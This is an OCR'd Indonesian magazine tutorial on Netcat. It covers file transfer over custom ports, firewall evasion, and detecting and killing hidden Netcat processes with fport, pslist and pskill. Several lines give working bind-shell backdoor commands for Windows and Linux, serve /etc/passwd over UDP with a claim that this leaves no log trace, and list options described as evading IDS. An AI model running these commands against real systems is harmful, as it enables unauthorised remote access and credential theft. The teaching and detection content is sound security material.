NETCAT
MEMBENTUK DATAPIPE UNTUK FILE TRANSFER


Netcat memungkinkan anda membentuk port filter sendiri yang memungkinkan **file transfer** tanpa menggunakan FTP. Lebih jauh lagi, Netcat dapat digunakan untuk **menghindari port filter** pada kebanyakan *firewall*, **men-spoof IP address**, sampai melakukan **session hijacking**.


Ada saja kreativitas hacker dalam memanfaatkan Netcat, sehingga tidak salah bila Netcat dijuluki *swiss army knive* para hacker.


Kali kini kita akan membahas cara Netcat membentuk *datapipe* sendiri, dengan menetapkan *port number* sendiri, untuk mentransfer *file* tanpa melalui *port* yang umum yaitu FTP (21). Netcat bisa saja mentransfer data melalui port sembarang tampil adalah prompt Cmd line: dan bila demikian nc tidak perlu diketikkan jadi sebagai berikut:

Pada contoh ini seseorang yang menggunakan Windows XP terhubung ke Internet pada IP 203.125.30.206 dan mempunyai file sem.pdf yang cukup besar dan akan

Netcat untuk mentransfer file tanpa melalui port FTP dan cara mewaspadainya.







1

MENEMPATKAN FILE

Pada komputer Windows XP yang memiliki file yang akan ditransfer, tempatkan file yang akan ditransfer (**sem.pdf**) pada direktori tempat Netcat berada (C:\netcat). Pada contoh ini file sem.pdf yang akan ditransfer cukup besar, yaitu 814.779 byte.

2


NETCAT LISTEN KE FILE ITU


Jalankan Netcat agar listen ke file itu pada port 5555 dengan perintah **nc -l -p 55555 < sem.pdf** dan tekan <Enter>. Tampak bahwa kini Netcat dalam posisi listen. Pada waktu itu komputer sudah terhubung ke Internet pada IP address 203.125.30.206


3

AKSES KE FILE TADI

Dari komputer Windows 98 (yang ada di balik firewall), akses file itu dengan menggunakan Netcat **nc -v 203.125.30.206 55555 > sem.pdf** tekan **<enter>** dan terlihat connect ke IP address tersebut pada port 55555. Tunggu sebentar, lalu tekan **Ctrl-C**.







1

MEMANTAU NETCAT

Bagaimana bila seseorang diam-diam menjalankan Netcat pada komputer kita dengan stealth mode, yaitu: **nc -L -p 4455 -d -e command.com** lalu menutup jendela DOS command prompt? (atas). Dengan mengetikkan **netstat -an** tidak terlihat hal yang mencurigakan (bawah).

2

UTILITAS FPORT

Fport menampilkan program apa saja yang sedang berjalan pada **process ID (Pid)** berapa dan **port** berapa. Di sini terlihat bahwa **nc.exe** berjalan pada process ID 4088 dan 2104 dan menggunakan port 4455 TCP, 123 UDP, dan 1035 UDP.

3

UTILITAS PSLIST

Informasi yang sama dapat juga diperoleh dengan **Pslist**. Terlihat bahwa nc berjalan pada Process ID 4088 dan 2104. Kini kita tinggal mematikan (kill) proses itu. Untuk itu gunakan utilitas lain, yaitu **Pskill**.

ditransfer ke remote computer yang berada di balik firewall dengan IP address lokal 192.168.123.187.

Dengan faslitas yang sama, Netcat dapat digunakan untuk menghindari firewall dengan menggunakan port yang diizinkan oleh firewall itu.

Netcat juga listen pada port UDP, yang kebanyakan scanner (kecuali Nmap) tidak mampu lakukan.

Bila Netcat dijalankan pada sistem Linux dengan perintah:

nc -l -u -p 55555 < /etc/passwd

maka Netcat dari remote computer dapat menggunakan port UDP untuk mengekstrak password dari sistem Linux tersebut tanpa meninggalkan jejak sama sekali di *system log* pada *remote computer*.

Tentunya dengan pengecualian hacker itu tidak sedang sial sekali, yaitu pada waktu yang bersamaan administrator sistem menjalankan perintah ps *(process states)* atau perintah netstat.

Selain dapat menjadi *remote control* terhadap sistem Windows dengan menjalankan command.com (pada Windows 9x/ME/XP) atau cmd.exe (pada Windows NT/2000), Netcat juga dapat membuka *backdoor* pada sistem Linux dengan perintah:


nc -u -l -p 55555 -e /bin/sh


Terhadap komputer yang telah menjalankan perintah di atas (listen pada port 55555 dan siap menjalankan *command shell*), jalankan koneksi dengan Netcat sebagai berikut:


nc -u targethost 55555

(*target host* dapat berupa IP address atau *domain name*) dan *command line* Linux akan anda dapatkan secara *remote*.

Bila digabung dengan kemahiran *scripting*, Netcat akan semakin berbahaya saja.







4

FILE TELAH DITRANSFER

Metode ini dikenal sebagai metode **pull**. Transfer data dapat juga dengan metode push. ***Informasi tambahan:*** Pada metode **push**, pada pihak penerima file ketikkan:
nc -l -p 55555 > sem.pdf
dan pada pihak pengirim file ketikkan
nc ip-penerima 55555 < sem.pdf

5


DENGAN WINDOWS EXPLORER


Dengan Windows Explorer, browse ke direktori tempat file itu ditransfer, terlihat file itu sebagai file dengan format .pdf

6

INI DIA HASIL TRANSFER

Buka file ini dengan Acrobat Reader dan terlihat file yang merupakan makalah seminar Hacking & PC Security yang diadakan NeoTek di Semarang. Sebagai bahan latihan, file ini disertakan dalam CD NeoTek.





4

MEMATIKAN PROSES

Untuk mematikan proses nomor 4088, gunakan utilitas Pskill dengan perintah sederhana:
C:\>pskill 4088
demikian pula untuk mematikan proses nomor 2104.

5

PROSES 4088 SUDAH LENYAP

Periksa kembali dengan fport dan tidak lagi terlihat nc.exe berjalan pada Process ID 4088. Masih ada nc yang berjalan pada proses 2104 yang dengan mudah dapat anda matikan pula. Semua tool ini tersedia di CD NeoTek bulan ini.

BEBERAPA OPSI NETCAT

Perintah umum Netcat **nc [opsi] <host> <port>** dengan opsi-opsi yang ada sebagai berikut:

-i <detik> *Delay interval*, banyaknya waktu tunggu antara data yang dikirim oleh Netcat. Hal ini membuat Netcat tidak terlalu teramati oleh Intrusion Detection System (IDS).

-g <route-list> Dengan opsi ini Netcat mengirim data ke sasaran melalui rute tertentu (sampai 8 IP address).

-n Memerintahkan Netcat untuk sama sekali tidak mencari *hostname*.

-o <hexfile> Men-*dump* data dari file ke bentuk file heksa. Dapat incoming (<) atau outgoing (>).

-r Netcat memilih port lokal atau *remote* secara acak *(random)*. Berguna bila mencari informasi dari banyak port dan membuat proses *scanning* ini tidak teramati, terlebih bila dikombinasi dengan opsi -i.

-z Berguna untuk mendapatkan port apa saja yang terbuka pada sistem sasaran.